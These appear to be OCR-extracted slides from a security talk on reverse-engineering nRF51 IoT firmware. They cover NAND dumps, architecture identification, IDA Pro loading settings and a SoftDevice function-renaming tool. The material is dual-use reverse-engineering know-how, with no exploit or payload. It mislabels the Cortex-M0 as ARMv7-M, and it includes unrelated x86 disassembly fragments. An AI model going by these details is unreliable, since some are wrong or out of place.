0002c44c 64 20 73 69 67 6E 61 74 75 72 65 20 75 70 6C 6F 61 64 0A 00 1B 5B d signature upload...[
0002c462 31 3B 33 32 6D 3A 44 45 42 55 47 3A 72 65 61 64 20 70 6B 0A 00 1B 1;32m:DEBUG:read pk...
0002c478 5B 31 3B 33 32 6D 3A 49 4E 46 4F 3A 69 6E 76 61 6C 69 64 20 63 74 [1;32m:INFO:invalid ct
0002c48e 72 6C 20 76 61 6C 75 65 3A 20 25 64 0A 00 1B 5B 31 3B 33 32 6D 3A rl value: %d...[1;32m:
0002c4a4 44 45 42 55 47 3A 61 63 74 69 6F 6E 20 73 74 61 74 65 20 69 73 20 DEBUG:action state is 
0002c4ba 6E 75 6C 6C 0A 00 00 00 00 00 00 00 00 00 29 03 02 00 01 06 02 00 null.........)......
```

SPARE AREA IS EVIL



Credit: Micron

REMOVE OOB DATA !


(AND USE ECC TO FIX ERRORS)

STEP #5: DETERMINE TARGET ARCHITECTURE

ANSWER THE BASIC QUESTIONS

- What **architecture** is this ?
- Does it run an **OS** ?
- Does it use a **FS** ?

WHAT ARCHITECTURE IS IT ?



  - TX Power -30 dBm Whisper mode
  - 13 mA peak RX, 10.5 mA peak TX (0 dBm)
  - 9.7 mA peak RX, 8 mA peak TX (0 dBm) with DC/DC
  - RSSI (1 dB resolution)
- ARM® Cortex™-M0 32 bit processor
  - 275 µA/MHz running from flash memory
  - 150 µA/MHz running from RAM
  - Serial Wire Debug (SWD)


(ARMv7-M)

ARM CORTEX-M0 (ARMV7-M)

DOES IT RUN AN OS ?


NOPE.

DOES IT USE A FS ?



NOPE.

NRF51 SOFTDEVICE



digital.security

SOFTDEVICE VERSION ?

EASY-PEASY !

```
$ strings firmware-original.bin | grep sdk
/home/benoit/workspace/nrf51/firmware/sdk/sdk13.0/components/l
/home/benoit/workspace/nrf51/firmware/sdk/sdk13.0/components/s
/home/benoit/workspace/nrf51/firmware/sdk/sdk13.0/components/s
/home/benoit/workspace/nrf51/firmware/sdk/sdk13.0/components/l
/home/benoit/workspace/nrf51/firmware/sdk/sdk13.0/components/l
/home/benoit/workspace/nrf51/firmware/sdk/sdk13.0/components/l
/home/benoit/workspace/nrf51/firmware/sdk/sdk13.0/components/s
```

QUICK REMINDER


It runs an OS or use a known FS:

You'd better drop binaries in IDA Pro

It uses no FS and looks like a crappy blob of data:

You'd better figure out the architecture and memory layout.

STEP #6: DISASSEMBLE !



```
loc_3600C0AA:                ; hSCObject
mov     rcx, rbx
call    cs:CloseServiceHandle
nop
```

```
loc_3600C101:                ; hSCObject
mov     rcx, rbx
call    cs:CloseServiceHandle
nop
```

```
loc_3600C14B:                ; hSCObject
mov     rcx, rbx
call    cs:CloseServiceHandle
nop
```

```
loc_3600C228:                ; hSCObject
mov     rcx, rbx
call    cs:CloseServiceHandle
nop
```

```
loc_3600C2A4:                ; h
mov     rcx, rbx
call    cs:CloseServiceHand
nop
```

```
loc_3600C073:
mov     rax, [rsp+78h+var_28]
test    rax, rax
jz      short loc_3600C084
```

```
loc_3600C0B4:
mov     rax, [rsp+78h+var_28]
test    rax, rax
jz      short loc_3600C0C5
```

```
loc_3600C10B:
mov     rax, [rsp+78h+var_28]
test    rax, rax
jz      short loc_3600C11C
```

```
loc_3600C155:
mov     rax, [rsp+78h+var_28]
test    rax, rax
jz      short loc_3600C166
```

```
loc_3600C232:
mov     rdx, [rsp+78h+var_28]
test    rdx, rdx
jz      short loc_3600C243
```

```
loc_3600C2AE:
mov     rax, [rsp+78h+var_28]
test    rax, rax
jz      short loc_3600C2BF
```

```
mov     rcx, [rsp+78h+var_38]
call    rax
```

```
mov     rcx, [rsp+78h+var_38]
call    rax
```

```
mov     rcx, [rsp+78h+var_38]
call    rax
```

```
mov     rcx, [rsp+78h+var_38]
call    rax
```

```
mov     rcx, [rsp+78h+var_38]
call    rdx
```

```
mov     rcx, [rsp+78h+var_38]
call    rax
```

```
loc_3600C084:
xor     eax, eax
jmp     loc_3600C2C1
```

```
loc_3600C0C5:
xor     eax, eax
jmp     loc_3600C2C1
```

```
loc_3600C11C:
xor     eax, eax
jmp     loc_3600C2C1
```


```
loc_3600C166:
xor     eax, eax
jmp     loc_3600C2C1
```

```
loc_3600C243:
mov     eax, 1
jmp     short loc_3600C2C1
```

```
loc_3600C2BF:
xor     eax, eax
```

SPECIFY TARGET ARCHITECTURE AND LAYOUT

- **Configure CPU** accordingly
- Configure **memory layout** if required
- Perform a **quick sanity check** (strings xrefs, ...)



Load a new file

Load file C:\Users\virtualal

Binary file

Processor type

ARM Little-endian [ARM]

Loading segment 0x0000

Loading offset 0x0000

Options

□ Loading options

☑ Fill segment gaps

☑ Create segments

□ Create FLAT group

☑ Load as code segmer

OK | Cancel | Help

ARM specific options

☑ Simplify instructions

□ Disable pointer dereferencing

☑ Enable macros

□ No automatic ARM-THUMB switch

□ Disable BL jumps detection

Edit ARM architecture options

Current architecture:

Base architecture: metaarm
ARM instructions: Yes
Thumb instructions: Thumb-2
Thumb2-EE extension: Yes
VFP instructions: VFPv8
Advanced SIMD instructions (NEON): NEONv
XScale architecture: Yes
Intel Wireless MMX Technology: WMMXv2

OK | Cancel | Help

ARM architecture options

Base architecture

○ ARMv4
○ ARMv4T
○ ARMv5T
○ ARMv5TEJ
○ XScale
○ ARMv6
○ ARMv6T2
● ARMv6-M
○ ARMv7-M
○ ARMv7-A&R
○ ARMv8
○ Any

VFP instructions

● None
○ VFPv1
○ VFPv2
○ VFPv3
○ VFPv4
○ VFPv8

Other options

□ BE-8 code

Thumb instructions

○ No
○ Thumb
● Thumb-2

ARM instructions


● No
○ Yes

Advanced SIMD (NEON)

● No
○ Yes
○ Yes with FMA

Wireless MMX


● None
○ WMMXv1
○ WMMXv2



```
ROM:0002924C ; ---------------------------------------------------------------------------
ROM:00029250 dword_29250     DCD 0x2EC03             ; DATA XREF: sub_29228+A↑r
ROM:00029254 dword_29254     DCD 0x2EC22             ; DATA XREF: sub_29228+1E↑r
ROM:00029258
ROM:00029258 ; =============== S U B R O U T I N E =======================================
ROM:00029258
ROM:00029258
ROM:00029258 sub_29258                               ; CODE XREF: sub_1F930+12↑p
ROM:00029258                                         ; sub_2927C+3C↓p ...
ROM:00029258                 PUSH    {R4,LR}
ROM:0002925A                 MOV     R4, R0
ROM:0002925C                 MOV     R2, R1
ROM:0002925E                 STRB.W  R1, [R4,#0xFC]
ROM:00029262                 MOVS    R0, #4
ROM:00029264                 LDR     R1, =a132mDebugNewSt ; "\x1B[1;32m:DEBUG:new status: %d\n"
ROM:00029266                 BL      sub_24974
ROM:0002926A                 ADD.W   R0, R4, #0xD0
ROM:0002926E                 POP.W   {R4,LR}
ROM:00029272                 B.W     sub_29F8C
ROM:00029272 ; End of function sub_29258
ROM:00029272
ROM:00029272 ; ---------------------------------------------------------------------------
ROM:00029276                 ALIGN 4
ROM:00029278 off_29278       DCD a132mDebugNewSt     ; DATA XREF: sub_29258+C↑r
ROM:00029278                                         ; "\x1B[1;32m:DEBUG:new status: %d\n"
ROM:0002927C
```

AUTOMATED SDK FUNCTIONS DETECTION AND RENAMING

- We developed our own tool to ease SoftDevice-based firmware reverse-engineering
- It helps detecting SoftDevice version and automatically rename SDK exported functions


Fichier Machine Écran Entrée Périphérique
IDA v6.8.150423
File Edit Jump Search View Debugger Optio
lychnis@d33pwat3r: ~/share/reverse_iot/nrf5-tools
lychnis@d33pwat3r: ~/share/reverse_io
lychnis@d33pwat3r: ~/share/reverse_iot/nrf5-tools 125x16
Output window
Python
0:00 / 2:36
FR
7:12 AM
6/12/2018
Ctrl droite

```
lychnis@d33pwat3r:~/share/reverse_iot/nrf5-tools$
```


```
('No SVC identified or SoftDevice versi
( Output window 00L, 'sd_nvic_GetPendingIR
('No SVC identified or SoftDevice versi
('No SVC identified or SoftDevice versi
('number of arguments is different for softdevices, SYSCALL:', '0x7F')
(u'uint16_t conn_handle, uint8_t sec_status, ble_gap_sec_params_t const *p_sec_params, ble_gap_sec_keyset_t const *p_sec_keyset', 4)
